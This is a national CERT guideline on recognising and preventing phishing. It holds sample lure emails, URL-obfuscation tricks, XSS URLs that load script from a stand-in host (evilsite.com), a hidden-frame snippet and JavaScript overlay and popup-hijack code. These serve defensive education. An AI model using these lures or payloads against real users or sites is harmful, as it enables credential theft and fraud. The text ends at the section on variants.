CMSGu2019-03

National Computer Board

Mauritian Computer Emergency Response Team

Enhancing Cyber Security in Mauritius

Guideline on Phishing Prevention (Updated)

CERT-MU

National Computer Board
Mauritius

September 2019

Issue No. 3

Version 2.0

Table of Contents

DISCLAIMER: *This guideline is provided "as is" for informational purposes only. Information in this guideline, including references, is subject to change without notice. The products mentioned herein are the trademarks of their respective owners.*

1.0 Introduction

1.1 Purpose and Scope

The purpose of this guideline is to give readers an overview of what phishing is, what are the different and latest techniques used to lure the victims and what can be done to counteract phishing attacks.

1.2 Audience

The target audience of the first part of this technical document is all users of email and Internet banking. Section 6 is meant for system and network administrators working at financial institutions, ISPs, e-commerce firms and any other organisation that hold client data and need to frequently communicate to their users via Internet, email or telephone.

1.3 Document Structure

This document is organised into the following sections:

Section 1 contains the document's content, the targeted audience and the structure.

Section 2 gives a background on phishing.

Section 3 illustrates the anatomy of a phishing e-mail.

Section 4 presents the different types of phishing attacks.

Section 5 explains how users can protect against phishing.

Section 6 explains how organisations can protect their users against phishing.

Section 7 concludes the document.

Section 8 contains a list of references that have been used in this document.

2.0 Background

2.1 What is Phishing?

Phishing (pronounced “fishing”) is one of the various types of online identity theft in which the phisher uses technology and social engineering techniques to lure its victim. More specifically, the technique uses email and fraudulent websites that are designed or duplicated to steal your personal data or information such as credit card numbers, passwords, account data, or other personal information.

Phishers might send millions of fraudulent email messages with links to fraudulent websites that appear to come from websites you trust, like your bank or insurance company, and request that you provide personal information. Criminals can use this information for many different types of fraud, such as to steal money from your account, to open new accounts in your name, or to obtain official documents using your identity.

Your personal identification information includes, but is not limited to, the following items:

- Credit Card Numbers
- Social Security Number
- Date of Birth
- Address
- Passwords
- Other personally identifying information

Phishing can not only come to you in the form of an email, but also as a telephone call. You may receive a phone call that appears to be legitimate, from a service or organization with which you interact regularly. Because the hackers and scam artists are very skilled, these communications look and sound authentic. However, there are a few ways in which you can determine if the communication actually is authentic.

2.2 Phishing Statistics

According to Proofpoint, in the first quarter of 2019, nearly 30% of the most targeted malware and phishing attacks were directed at generic email accounts, which are typically shared by two or more employees within an organization. Generic addresses such as “sales@company.com” can be valuable to attackers for three main reasons:

- They reach multiple targets.

- They are easy to obtain, as they are often public-facing.
- They are harder to protect. Multifactor authentication, for instance, does not work well with email addresses shared among several colleagues.

2.2.1 OneDrive Phishing on the Rise

Fraudulent emails invite recipients to view or download a document in Microsoft OneDrive. The links in these emails take users to authentic-looking OneDrive login pages designed to steal their credentials. This OneDrive phishing campaign is affecting numerous industries and can target any individual within an organization.

2.2.2 Seasonal Tax-Themed Phishing Campaigns

In this type of attack, attackers use social engineering techniques in subject lines, spoof emails addresses, and trap links that lead to the websites of legitimate government tax offices. The campaigns that have been tracked spanned a range of geographies, demonstrating the effectiveness of tax themes as nearly universal lures.

2.2.3 Fake Job Offers Deliver Malware

This type of attack employs a social engineering scheme in which attackers impersonate legitimate staffing companies. Scammers initially attempt to establish rapport with potential victims by abusing LinkedIn's direct messaging service. They then use direct follow-up emails, fake websites, and malicious attachments to distribute malware.


This campaign is part of a trend towards increasingly sophisticated social engineering and stealthy malware. This new approach uses LinkedIn scraping, multi-vector and multistep contacts with recipients, personalized lures, and varied attack techniques to distribute the downloader, which in turn can distribute the malware of their choice based on system profiles transmitted to the threat actor.

3.0 The Anatomy of a Phishing E-mail

Phishing e-mails often share common elements that make it easier for you, the intended victim, to identify them as fraudulent. Below are some tips on determining the authenticity of an e-mail communication.

Note: legitimate e-mails may contain elements that are characteristic of phishing campaigns. The more phishing characteristics an e-mail contains, the more likely that it is a phishing e-mail. However, each e-mail reader must use their own judgment in discerning the validity of an e-mail communication.

First, phishing e-mails look legitimate. Hackers want you to trust the e-mail communication, so they do everything they can to make it look authentic. Do not judge the authenticity of an e-mail based solely on its appearance. An example of a phishing e-mail is provided below.



Dear eBay Member,

We regret to inform you that your eBay account could be suspended if you don't re-update your account information.
To resolve this problem please visit link below and re-enter your account information:

https://signin.ebay.com/ws/eBayISAPI.dll?SignIn&sid=verify&co_partnerId=2&siteid=0

If your problems could not be resolved your account will be suspended for a period of 24 hours, after this period your account will be terminated.

For the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, indefinitely suspend or terminate your membership and refuse to provide our services to you if we believe that your actions may cause financial loss or legal liability for you, our users or us. We may also take these actions if we are unable to verify or authenticate any information you provide to us.

Due to the suspension of this account, please be advised you are prohibited from using eBay in any way. This includes the registering of a new account. Please note that this suspension does not relieve you of your agreed-upon obligation to pay any fees you may owe to eBay.

Regards,
Safeharbor Department eBay, Inc
The eBay team
This is an automatic message, please do not reply

Figure 1 Phishing Example

3.1 Social Engineering Factors

Phishing attacks rely upon a combination of technical deceit and social engineering practices. In the majority of cases the Phisher must persuade the victim to intentionally perform a series of actions that will provide access to confidential information.

Communication channels such as email, web-pages and instant messaging services are popular. In all cases the Phisher must impersonate a trusted source (e.g. the helpdesk of their bank, automated support response from their favourite online retailer, etc.) for the victim to believe.

In the past, the most successful Phishing attacks have been initiated by email – where the Phisher impersonates the sending authority (e.g. spoofing the source email address and embedding appropriate corporate logos). For example, the victim receives an email supposedly from support@mybank.com (address is spoofed) with the subject line 'security update', requesting them to follow the URL www.mybank-validate.info (a domain name that belongs to the attacker – not the bank) and provide their banking PIN number.

However, the Phisher has many other nefarious methods of social engineering victims into surrendering confidential information. In the real example below, the email recipient is likely to have believed that their banking information has been used by someone else to purchase unauthorized services. The victim would then attempt to contact the email sender to inform them of the mistake and cancel the transaction. Depending upon the specifics of the scam, the Phisher would ask (or provide an online "secure" web page) for the recipient to type-in their confidential details (such as address, credit card number and security code, etc.), to reverse the transaction – thereby verifying the live email address (and potentially selling this information on to other spammers) and also capturing enough information to complete a real transaction.

3.2. Phishing Message Delivery

3.2.1. Email and Spam

Phishing attacks initiated by email are the most common. Using techniques and tools used by Spammers, Phishers can deliver specially crafted emails to millions of legitimate "live" email addresses within a few hours (or minutes using distributed Trojan networks). In many cases,

the lists of addresses used to deliver the phishing emails are purchased from the same sources as conventional spam.

Utilising well known flaws in the common mail server communication protocol (SMTP), Phishers are able to create emails with fake "Mail From:" headers and impersonate any organisation they choose. In some cases, they may also set the "RCPT To:" field to an email address of their choice (one which they can pick up email from); whereby any customer replies to the phishing email will be sent to them. The growing press coverage over phishing attacks has meant that most customers are very wary of sending confidential information (such as passwords and PIN information) by email – however it still successful in many cases.

Techniques used within Phishing emails:

- Official looking emails
- Copies of legitimate corporate emails with minor URL changes (e.g. www.corporate.com replaced by www.cooperate.com)
- HTML based email used to obfuscate target URL information
- Standard virus/worm attachments to emails
- An overabundance of anti-spam detection inclusions
- Crafting of "personalised" or unique email messages
- Fake postings to popular message boards and mailing lists
- Use of fake "Mail From:" addresses and open mail relays for disguising the source of the email

3.2.2. Web-based Delivery

An increasingly popular method of conducting phishing attacks is through malicious web-site content. This content may be included within a web-site operated by the Phisher, or a third-party site hosting some embedded content.

Web-based delivery techniques include:

- The inclusion of HTML disguised links (such as the one presented in the Westpac email example) within popular web-sites, message boards.
- The use of third-party supplied, or fake, banner advertising graphics to lure customers to the Phishers web-site.

- The use of web-bugs (hidden items within the page – such as a zero-sized graphic) to track a potential customer in preparation for a phishing attack.
- The use of pop-up or frameless windows to disguise the true source of the Phishers message.
- Embedding malicious content within the viewable web-page that exploits a known vulnerability within the customers' web browser software and installs software of the Phishers choice (e.g. key-loggers, screen-grabbers, back-doors and other Trojan horse programs).
- Abuse of trust relationships within the customers' web-browser configuration to make use of site-authorised scriptable components or data storage areas.

3.2.2.1 Fake Banner Advertising

Banner advertising is a very simple method Phishers may use to redirect an organisations customer to a fake web-site and capture confidential information. Using copied banner advertising, and placing it on popular websites, all which is necessary is some simple URL obfuscation techniques to obscure the final destination.

With so many providers of banner advertising services to choose from, it is a simple proposition for the Phisher to create their own online account (providing a graphic such as the one above and a URL of their choice) and have the service provider automatically distribute it to many of their managed websites. Using stolen credit cards or other banking information, the Phisher can easily conceal their identity from law enforcement agencies.

3.2.3. IRC and Instant Messaging

Fresh in the Phishing area, IRC and Instant Messaging (IM) forums are likely to become a popular phishing ground. As these communication channels become more popular with home users, and more functionality is included within the software, specialist phishing attacks will increase.

As many IRC and IM clients allow for embedded dynamic content (e.g. graphics, URL's, multimedia includes, etc.) to be sent by channel participants, it is a trivial task to employ many of the phishing techniques used in standard web-based attacks.

The common usage of Bots (automated programs that listen and participate in group

discussions) in many of the popular channels, means that it is very easy for a Phisher to anonymously send semi-relevant links and fake information to would-be victims.

3.2.4. Trojaned Hosts

While the delivery medium for the phishing attack may be varied, the delivery source is increasingly becoming home PC's that have been previously compromised. As part of this compromise, a Trojan horse program has been installed which allows Phishers (along with Spammers, Warez Pirates, DDoS Bots, etc.) to use the PC as a message propagator. Consequently, tracking back a Phishing attack to an individual initiating criminal is extremely difficult.

It is important to note that the installation of Trojan horse software is on the increase, despite the efforts of large anti-virus companies. Many malicious or criminal groups have developed highly successful techniques for tricking home users into installing the software, and now operate large networks of Trojan deployments (networks consisting of thousands of hosts are not uncommon) capable of being used as Phishing email propagators or even hosting fraudulent web-sites.

That is not to say that Phishers are not capable of using Trojan horse software against a customer specifically to observe their confidential information. In fact, to harvest the confidential information of several thousand customers simultaneously, Phishers must be selective about the information they wish to record or be faced with information overload.

3.3 Phishing Attack Vectors

For a Phishing attack to be successful, it must use a number of methods to trick the customer into doing something with their server and/or supplied page content. There are an ever increasing number of ways to do this. The most common methods are explained in detail below, and include:

3.3.1. Man-in-the-middle Attacks

One of the most successful vectors for gaining control of customer information and resources is through man-in-the-middle attacks. In this class of attack, the attacker situates themselves between the customer and the real web-based application, and proxies all communications between the systems. From this vantage point, the attacker can observe and record all

transactions.

This form of attack is successful for both HTTP and HTTPS communications. The customer connects to the attackers' server as if it was the real site, while the attackers' server makes a simultaneous connection to the real site. The attacker's server then proxies all communications between the customer and the real web-based application server – typically in real-time.

In the case of secure HTTPS communications, an SSL connection is established between the customer and the attacker's proxy (hence the attacker's system can record all traffic in an unencrypted state), while the attacker's proxy creates its own SSL connection between itself and the real server.

For man-in-the-middle attacks to be successful, the attacker must be able to direct the customer to their proxy server instead of the real server. This may be carried out through a number of methods:

1. **Transparent Proxies**

   Situated on the same network segment or located on route to the real server (e.g. corporate gateway or intermediary ISP), a transparent proxy service can intercept all data by forcing all outbound HTTP and HTTPS traffic through itself. In this transparent operation no configuration changes are required at the customer end.

2. **DNS Cache Poisoning**

   "DNS Cache Poisoning" may be used to disrupt normal traffic routing by injecting false IP addresses for key domain names. For example, the attacker poisons the DNS cache of a network firewall so that all traffic destined for the MyBank IP address now resolves to the attackers proxy server IP address.

3. **URL Obfuscation**

   Using URL obfuscation techniques, the attacker tricks the customer into connecting to their proxy server instead of the real server. For example, the customer may follow a link to http://www.mybank.com.ch/ instead of http://www.mybank.com/

4. **Browser Proxy Configuration**

   By overriding the customers web-browser setup and setting proxy configuration options, an attacker can force all web traffic through to their nominated proxy server. This method is not transparent to the customer, and the customer may easily review their web browser settings to identify an offending proxy server.

   In many cases browser proxy configuration changes setting up the attack will have been carried out in advance of receipt of the Phishing message.

3.3.2 URL Obfuscation Attacks

The secret for many phishing attacks is to get the message recipient to follow a hyperlink (URL) to the attacker's server, without them realising that they have been duped. Unfortunately, phishers have access to an increasingly large arsenal of methods for obfuscating the final destination of the customer's web request.
The most common methods of URL obfuscation include:

1. **Bad Domain Names**

One of the most trivial obfuscation methods is through the purposeful registration and use of bad domain names. Consider the financial institute MyBank with the registered domain mybank.com and the associated customer transactional site http://privatebanking.mybank.com. The Phisher could set up a server using any of the following names to help obfuscate the real destination host:

- http://privatebanking.mybank.com.ch
- http://mybank.privatebanking.com
- http://privatebanking.mybonk.com or even http://privatebanking.mybánk.com
- http://privatebanking.mybank.hackproof.com

It is important to note that as domain registration organisations move to internationalise their services, it is possible to register domain names in other languages and their specific character sets. For example, the Cyrillic "o" looks identical to the standard ASCII "o" but can be used for different domain registration purposes - as pointed out by a company who registered microsoft.com in Russia a few years ago.

Finally, it is worth noting that even the standard ASCII character set allows for ambiguities such as upper-case "i" and lower-case "L".

2. Friendly Login URL's

Many common web browser implementations allow for complex URL's that can include authentication information such as a login name and password. In general the format is URI://username:password@hostname/path.

Phishers may substitute the username and password fields for details associated with the target organisation. For example, the following URL sets the *username = mybank.com*, *password = ebanking* and the destination hostname is *evilsite.com*.

http://mybank.com:ebanking@evilsite.com/phishing/fakepage.htm

This friendly login URL can successfully trick many customers into thinking that they are actually visiting the legitimate MyBank page. Because of its success, many current browser versions have dropped support for this URL encoding method.

3. Third-party Shortened URLs

Due to the length and complexity of many web-based application URLs – combined with the way URL's may be represented and displayed within various email systems (e.g. extra spaces and line feeds into the URL) – third-party organisations have sprung up offering free services designed to provide shorter URL's.

Through a combination of social engineering and deliberately broken longs or incorrect URL's, Phishers may use these free services to obfuscate the true destination. Common free services include http://smallurl.com and http://tinyurl.com. For example:

```
Dear valued MyBank customer,

Our automated security systems have indicated that access to your online
account was temporarily blocked on Friday 13th September between the hours
of 22:32 and 23:46 due to repeated login failures.

Our logs indicate that your account received 2935 authentication failures
during this time. It is most probable that your account was subject to
malicious attack through automated brute forcing techniques (for more
information visit http://support.mybank.com/definitions
/attacks.aspx?type=bruteforce).

While MyBank were able to successfully block this attack, we would recommend
that you ensure that your password is sufficiently complex to prevent future
attacks. To log in and change your password, please click on the following
URL:
https://privatebanking.mybank.com/privatebanking/ebankver2/secure/customer
support.aspx?messageID=3324341&Sess=asp04&passwordvalidate=true
&changepassword=true

If this URL does not work, please use the following alternative link which
will redirect to the full page - http://tinyurl.com/4outd

Best regards,
MyBank Customer Support
```

Figure 2 Example of Third-party Shortened URLs

4. Host Name Obfuscation

Most Internet users are familiar with navigating to sites and services using a fully qualified domain name, such as www.evilsite.com. For a web browser to communicate over the Internet, this address must to be resolved to an IP address, such as 209.134.161.35 for www.evilsite.com. This resolution of IP address to host name is achieved through domain name servers. A Phisher may wish to use the IP address as part of a URL to obfuscate the host and possibly bypass content filtering systems, or hide the destination from the end user.

For example, the following URL:
http://mybank.com:ebanking@evilsite.com/phishing/fakepage.htm
could be obfuscated such as:
http://mybank.com:ebanking@210.134.161.35/login.htm

While some customers are familiar with the classic dotted-decimal representation of IP addresses (000.000.000.000), most are not familiar with other possible representations. Using these other IP representations within an URL, it is possible obscure the host destination even further from regular inspection.

Depending on the application interpreting an IP address, there may be a variety of ways to encode the address other than the classic dotted-decimal format. Alternative formats include:

- Dword - meaning double word because it consists essentially of two binary "words" of 16 bits; but it is expressed in decimal (base 10),
- Octal - address expressed in base 8, and
- Hexadecimal - address expressed in base 16.
- These alternative formats are best explained using an example. Consider the URL http://www.evilsite.com/, resolving to 210.134.161.35. This can be interpreted as:
- Decimal – http://210.134.161.35/
- Dword – http:// 3532038435/
- Octal – http://0322.0206.0241.0043/
- Hexadecimal – http://0xD2.0x86.0xA1.0x23/ or even http://0xD286A123/

In some cases, it may be possible to mix formats (e.g. http://0322.0x86.161.0043/).

5. URL Obfuscation

To ensure support for local languages in Internet software such as web browsers and email clients, most software will support alternate encoding systems for data. It is a trivial exercise for a Phisher to obfuscate the true nature of a supplied URL using one (or a mix) of these encoding schemes.

These encoding schemes tend to be supported by most web browsers, and can be interpreted in different ways by web servers and their custom applications. Typical encoding schemes include:

- Escape Encoding – Escaped-encoding, or sometimes referred to as percent-encoding, is the accepted method of representing characters within a URL that may need special syntax handling to be correctly interpreted. This is achieved by encoding the character to be interpreted with a sequence of three characters. This triplet sequence consists of the percentage character “%” followed by the two hexadecimal digits representing the octet code of the original character. For example, the US-ASCII character set represents a space with octet code 32, or hexadecimal 20. Thus its URL-encoded representation is %20.

- Unicode Encoding – Unicode Encoding is a method of referencing and storing characters with multiple bytes by providing a unique reference number for every character no matter what the language or platform. It is designed to allow a Universal Character Set (UCS) to encompass most of the world's writing systems. Many modern communication standards (such as XML, Java, LDAP, JavaScript, WML, etc.), operating systems and web clients/servers use Unicode character values. Unicode (UCS-2 ISO 10646) is a 16-bit character encoding that contains all of the characters (216 = 65,536 different characters total) in common use in the world's major languages. Microsoft Windows platforms allow for the encoding of Unicode characters in the following format - %u0000 – for example %u0020 represents a space, while %u01FC represents the accented Ǽ and %uFD3F is an ornate right parenthesis.

- Inappropriate UTF-8 Encoding – One of the most commonly utilised formats, Unicode UTF-8, has the characteristic of preserving the full US-ASCII character range. This great flexibility provides many opportunities for disguising standard characters in longer escape-encoded sequences. For example, the full stop character "." may be represented as %2E, or %C0%AE, or %E0%80%AE, or %F0%80%80%AE, or %F8%80%80%80%AE, or even %FX%80%80%80%80%AE.

- Multiple Encoding – Various guidelines and RFC's carefully explain the method of decoding escape encoded characters and hint at the dangers associated with decoding multiple times and at multiple layers of an application. However, many applications still incorrectly parse escape-encoded data multiple times. Consequently, Phishers may further obfuscate the URL information by encoding characters multiple times (and in different fashions). For example, the back-slash "\" character may be encoded as %25 originally, but could be extended to: %255C, or %35C, or %%35%63, or %25%35%63, etc.

3.3.3. Cross-site Scripting Attacks

Cross-site scripting attacks (commonly referred to as CSS or XSS) make use of custom URL or code injection into a valid web-based application URL or imbedded data field. In general, these CSS techniques are the result of poor web-application development processes.

While there are numerous vectors for carrying out a CSS attack, Phishers must make use of URL formatted attacks. Typical formats for CSS injection into valid URL's include:

- Full HTML substitution such as:

  http://mybank.com/ebanking?URL=http://evilsite.com/phishing/fakepage.htm
- Inline embedding of scripting content, such as:

  http://mybank.com/ebanking?page=1&client=<SCRIPT>evilcode...
- Forcing the page to load external scripting code, such as:

  http://mybank.com/ebanking?page=1&response=evilsite.com%21evilcode.js&go=2

3.3.4. Preset Session Attack

Since both HTTP and HTTPS are stateless protocols, web-based applications must use custom methods of tracking users through its pages and also manage access to resources that require authentication. The most common way of managing state within such an application is through Session Identifiers (SessionID's). These SessionID's may be implemented through cookies, hidden fields or fields contained within page URLs.

Many web-based applications implement poor state management systems and will allow client connections to define a SessionID. The web application will track the user around the application using the preset SessionID, but will usually require the user to authenticate (e.g. supply identification information through the formal login page) before allowing them access to "restricted" page content.

In this class of attack, the phishing message contains a web link to the real application server, but also contains a predefined SessionID field. The attacker's system constantly polls the application server for a restricted page (e.g. an e-banking page that allows fund transfers) using the preset SessionID. Until a valid user authenticates against this SessionID, the attacker will receive errors from the web-application server (e.g. 404 File Not Found, 302 Server Redirect, etc.).

The phishing attacker must wait until a message recipient follows the link and authenticates themselves using the SessionID. Once authenticated, the application server will allow any connection using the authorised SessionID to access restricted content (since the SessionID is

the only state management token in use). Therefore, the attacker can use the preset SessionID to access a restricted page and carryout his attack.

3.3.5. Hidden Attacks

Extending beyond the obfuscation techniques discussed earlier, an attacker may make use of HTML, DHTML and other scriptable code that can be interpreted by the customers' web browser and used to manipulate the display of the rendered information. In many instances the attacker will use these techniques to disguise fake content (in particular the source of the page content) as coming from the real site – whether this is a man-in-the-middle attack, or a fake copy of the site hosted on the attackers own systems.

The most common vectors include:

- **Hidden Frames**

  Frames are a popular method of hiding attack content due to their uniform browser support and easy coding style.

  In the following example, two frames are defined. The first frame contains the legitimate site URL information, while the second frame – occupying 0% of the browser interface – references the Phishers chosen content. The page linked to within the hidden frame can be used to deliver additional content (e.g. overriding page content or graphical substitution), retrieving confidential information such as SessionID's or something more nefarious; such as executing screen-grabbing and key-logging observation code.

```
<frameset rows="100%,*" framespacing="0">
<frame name="real" src="http://mybank.com/" scrolling="auto">
<frame name="hiddenContent" src="http://evilsite.com/bad.htm"
scrolling="auto">
</frameset>
```

  Hidden frames may be used for:

  - Hiding the source address of the attacker's content server. Only the URL of the master frameset document will be visible from the browser interface unless the user follows a link with the target attribute site to "_top".
  - Used to provide a fake secure HTTPS wrapper (forcing the browser to display a padlock or similar visual security clue) for the sites content –

while still using insecure HTTP for hidden page content and operations.

- Hiding HTML code from the customer. Customers will not be able to view the hidden pages' code through the standard "View Source" functions available to them.
- "Page Properties" will only indicate the top most viewable page source in most browser software.
- Loading images and HTML content in the background for later use by a malicious application.
- Storing and implementing background code operations that will report back to the attacker what the customer does in the "real" web page.
- Combined with client-side scripting languages, it is possible to replicate functionality of the browser toolbar; including the representation of URL information and page headers.

- **Overriding Page Content**

  Several methods exist for Phishers to override displayed content. One of the most popular methods of inserting fake content within a page is to use the DHTML function - DIV. The DIV function allows an attacker to place content into a "virtual container" that, when given an absolute position and size through the STYLE method, can be positioned to hide or replace (by "sitting on top") underlying content. This malicious content may be delivered as a very long URL or by referencing a stored script. For example, the following code segment contains the first three lines of a small JavaScript file (e.g. fake.js) for overwriting a page's content.

```
var d = document;
d.write('<DIV id="fake" style="position:absolute; left:200; top:200;
z-index:2">
<TABLE width=500 height=1000 cellspacing=0 cellpadding=14><TR>');
d.write('<TD colspan=2 bgcolor=#FFFFFF valign=top height=125>');
......
```

  This method allows an attacker to build a complete page (including graphics and auxiliary scripting code elements) on top of the real page.

- **Graphical Substitution**

  While it is possible to overwrite page content easily through multiple methods, one problem facing Phishers is that of browser specific visual clues to the source of an

attack. These clues include the URL presented within the browsers URL field, the secure padlock representing an HTTPS encrypted connection, and the Zone of the page source.

A common method used to overcome these visual clues is through the use of browser scripting languages (such as JavaScript, VBScript and Java) to position specially created graphics over these key areas with fake information.

It is important to note that Phishing attacks in the past have combined graphical substitution with additional scripting code to fake other browser functionality. Examples include:

- Implementing "right-click" functionality and menu access,
- Presenting false popup messages just as the real browser or web application would,
- Displaying fake SSL certificate details when reviewing page properties or security settings – through the use of images.

Using simple HTML embedded commands, an attacker can hijack the entire customer's desktop (user interface) and construct a fake interface to capture and manipulate what the customer sees. This is done using the *window.createPopup()* and *popup.show()* commands. For example:

```
op=window.createPopup();
op.document.body.innerHTML="...html...";
op.show(0,0,screen.width,screen.height,document.body);
```

3.3.6. Observing Customer Data

An old favourite amongst the hacker community and becoming increasingly popular amongst Phishers, key-loggers and screen-grabbers can be used to observe confidential customer data as it is entered into a web-based application.

This information is collected locally and typically retrieved through by attacker through the following different methods:

- Continuous streaming of data (i.e. data is sent as soon as it is generated) using a custom data sender/receiver pair. To do this, the attacker must often keep a connection open to the customer's computer.
- Local collection and batching of information for upload to the attacker's server. This may be done through protocols such as FTP, HTTP, SMTP, etc.
- Backdoor collection by the attacker. The observation software allows the attacker to connect remotely to the customer's machine and pull back the data as and when required.

3.3.6.1 Key-logging

The purpose of key loggers is to observe and record all key presses by the customer, in particular, when they must enter their authentication information into the web-based application login pages. With these credentials the Phisher can then use the account for their own purposes at a later date and time.

Key-loggers may be pre-compiled objects that will observe all key presses, regardless of application or context (e.g. they could be used to observe the customer using Microsoft Word to type a letter) – or they may be written in client-side scripting code to observe key presses within the context of the web browser. Due to client-side permissions, it is usually easier to use scripting languages for Phishing attacks.

3.3.6.2 Screen Grabbing

Some sophisticated Phishing attacks make use of code designed to take a screen shot of data that has been entered into a web-based application. This functionality is used to overcome some of the more secure financial applications that have special features build-in to prevent against standard key-logging attacks.

In many cases, only the relevant observational area is required (i.e. a small section of the web page instead of the entire screen) and the Phishers software will only record this data – thus keeping the upload data capture small and quick to transfer to their server.

For example, in a recent Phishing attempt against Barclays, the attack used screen grabbing techniques to capture an image of the second-tier login process designed to prevent key-logging attempts.

3.3.7. Client-side Vulnerabilities

The sophisticated browsers customers use to surf the web, just like any other commercial piece of software, are often vulnerable to a myriad of attacks. The more functionality built into the browser, the more likely there would be a vulnerability that could be exploited by an attacker to gain access to, or otherwise observe, confidential information of the customer.

While software vendors have made great strides in methods of rolling out software updates and patches, home users are notoriously poor in applying them. This, combined with the ability to install add-ons (such as Flash, RealPlayer and other embedded applications) means that there are many opportunities for attack.

Similar to the threat posed by some of the nastier viruses and automated worms, these vulnerabilities can be exploited in a number of ways. However, unlike worms and viruses, many of the attacks cannot be stopped by anti-virus software as they are often much harder to detect and consequently prevent (i.e. the stage in which the antivirus product is triggered, is usually after the exploitation and typically only if the attacker tries to install a well-known Backdoor Trojan or key-logger utility).

4.0 Variants of Phishing

4.1 Spear Phishing

"Spear phishing" is a colloquial term that can be used to describe any highly targeted phishing attack. Spear phishers send spurious e-mails that appear genuine to a specifically identified group of Internet users, such as certain users of a particular product or service, online account holders, employees or members of a particular company, government agency, organization, group, or social networking website. Much like a standard phishing e-mail, the message appears to come from a trusted source, such as an employer or a colleague who would be likely to send an e-mail message to everyone or a select group in the company (e.g., the head of human resources or a computer systems administrator). Because it comes from a known and trusted source, the request for valuable data such as user names or passwords may appear more plausible.

Whereas traditional phishing scams are designed to steal information from individuals, some spear phishing scams may also incorporate other techniques, ranging from computer hacking to "pretexting" (the practice of getting personal information under false pretenses), to obtain the additional personal information needed to target a particular group or to enhance the phishing emails' credibility. In essence, some criminals will use any information they can to personalize a phishing scam to as specific a group as possible

4.2 Vishing

A phishing technique that has received substantial publicity of late is "vishing", or voice phishing. Vishing can work in two different ways. In one version of the scam, the consumer receives an e-mail designed in the same way as a phishing e-mail, usually indicating that there is a problem with the account. Instead of providing a fraudulent link to click on, the e-mail provides a customer service number that the client must call and is then prompted to "log in" using account numbers and passwords. The other version of the scam is to call consumers directly and tell them that they must call the fraudulent customer service number immediately in order to protect their account. Vishing criminals may also even establish a false sense of security in the consumer by "confirming" personal information that they have on file, such as a full name, address or credit card number.

Vishing poses a particular problem for two reasons. First, criminals can take advantage of cheap, anonymous Internet calling available by using Voice over Internet Protocol (VoIP), which also allows the criminal to use simple software programs to set up a professional sounding automated customer service line, such as the ones used in big firms. Second, unlike many phishing attacks, where the legitimate organization would not use email to request personal information from accountholders, vishing actually emulates a typical bank protocol in which banks encourage clients to call and authenticate information.

Although banks will legitimately phone a client and ask questions to verify the client's identity, consumers must remember that a bank will never ask for PINs or passwords. It is also important that consumers never trust a phone number provided in an e-mail, and instead contact the institution through a number that has been independently verified or obtained through directory assistance. As noted above, this might include the telephone number or website printed on the back of their credit cards or on monthly account statements.

Consumers, law enforcement, and the private sector should assume that as public education about phishing increases, criminals will continue to use these variants but also develop additional variants and refinements to phishing techniques.

4.3 Smishing

Smishing is yet another variation of phishing, the name is a combination of SMS (Short Message Service, the technology used in text messaging) and phishing. In this scam, the fraudster uses cell phone text messages to lure you to a website or perhaps to use a phone number that connects to an automated voice response system.

The smishing text message typically urges your immediate attention. For example, it might say it is confirming an order for a large computer purchase, and you need to follow the scammer's directions in order not to be charged for the item. Once you click on the URL or call the phone number, you are asked to provide card numbers, account numbers, PIN numbers, etc.

You can protect yourself by assuming that no legitimate business would contact you by text message with a request of this nature.

4.4 Skimming

Debit & Credit Card Skimming attempts to hijack your personal information and your identity by tampering with machines where you swipe/insert your Debit or ATM card. Fraudsters set up a device that is capable of capturing the cards magnetic stripe and keypad information from the swiping machine, and then sell this information to criminals who use it to create new cards with your account number.

